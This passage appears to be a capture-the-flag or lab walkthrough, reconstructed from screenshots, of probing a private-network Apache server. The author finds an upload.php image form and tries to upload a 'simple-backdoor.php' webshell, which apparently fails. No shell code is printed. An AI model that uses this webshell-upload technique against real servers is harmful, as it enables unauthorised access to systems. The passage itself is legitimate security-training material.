


Forbidden


You don't have permission to access /uploads/ on this server.

Apache/2.4.25 (Debian) Server at 192.168.41.177 Port 8000


Then I opened the upload.php webpage. As expected it was a upload page. So maybe it is a file upload vulnerability.


http://192.1...0/upload.php
192.168.41.177:8000/upload.php
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard
Select image : Browse... No file selected. Submit


I don't expect this challenge will be allowing a php shell directly, but still I need to try somethi-ng. So I decided to try uploading the "simple-backdoor.php" webshell as shown below.


http://192.1...0/upload.php
192.168.41.177:8000/upload.php
Select image : Browse... simple-backdoor.php Submit

As I submit the shell, I get an emoticon displayed. Maybe this was a signal that the upload fai-led.

